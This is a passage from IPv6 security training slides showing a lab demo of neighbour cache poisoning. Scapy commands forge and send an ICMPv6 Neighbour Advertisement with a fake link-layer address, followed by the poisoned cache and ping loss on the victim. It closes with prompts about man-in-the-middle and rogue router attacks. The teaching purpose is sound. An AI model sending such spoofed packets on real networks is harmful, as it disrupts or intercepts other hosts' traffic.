>>> d = IPv6(src="2001:db8:f:1:5054:ff:fe3c:1e2b", dst="2001:db8:f:1:5054:ff:feca:96d2")  
>>> e = ICMPv6ND_NA(R=0, tgt="2001:db8:f:1:5054:ff:fe3c:1e2b")  
>>> f = ICMPv6NDOptDstLLAddr(lladdr="cc:cc:cc:cc:cc:cc")  
  
>>> pkt2 = d / e / f  
>>> send(pkt2)
```

IPb

```
[root@host-a ~]# ip -6 neigh show  
fe80::5054:ff:fec1:4275 dev eth0 lladdr 52:54:00:c1:42:75 STALE  
2001:db8:f:1:5054:ff:fe9b:580d dev eth0 lladdr 52:54:00:9b:58:0d STALE  
fe80::5054:ff:fe99:5165 dev eth0 lladdr 52:54:00:99:51:65 router STALE  
fe80::5054:ff:fe9b:580d dev eth0 lladdr 52:54:00:9b:58:0d STALE  
2001:db8:f:1:5054:ff:fec1:4275 dev eth0 lladdr cc:cc:cc:cc:cc:cc STALE
```


Demo 1: Neighbour Cache Attack with NA



```
[root@host-a ] ping6 2001:db8:f:1:5054:ff:fe3c:1e2b
```

IPb

...

```
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=32 ttl=64 time=0.172 ms
```

```
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=33 ttl=64 time=0.259 ms
```

```
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=34 ttl=64 time=0.318 ms
```

seq=34 to seq=44 => 9 pkts lost/ aprox. 10 secs

```
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=44 ttl=64 time=0.320 ms
```

```
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=45 ttl=64 time=0.196 ms
```

```
64 bytes from 2001:db8:f:1:5054:ff:fe3c:1e2b: icmp_seq=46 ttl=64 time=0.278 ms
```

...


Demo 1: Neighbour cache attack with NA

- To exit from Scapy interpreter:
 - just type `exit()`,
 - or use `Ctrl+D`

- Is it possible to perform a **Man-in-the-middle** attack using **NA** or **NS** messages?



MITM Details



**Let's take a
5 minutes
break!**



WELCOME
WE ARE
OPEN
PLEASE COME IN




Take the poll!


How can an **RA message** be used to attack hosts on the same network?




Malicious Last Hop Router



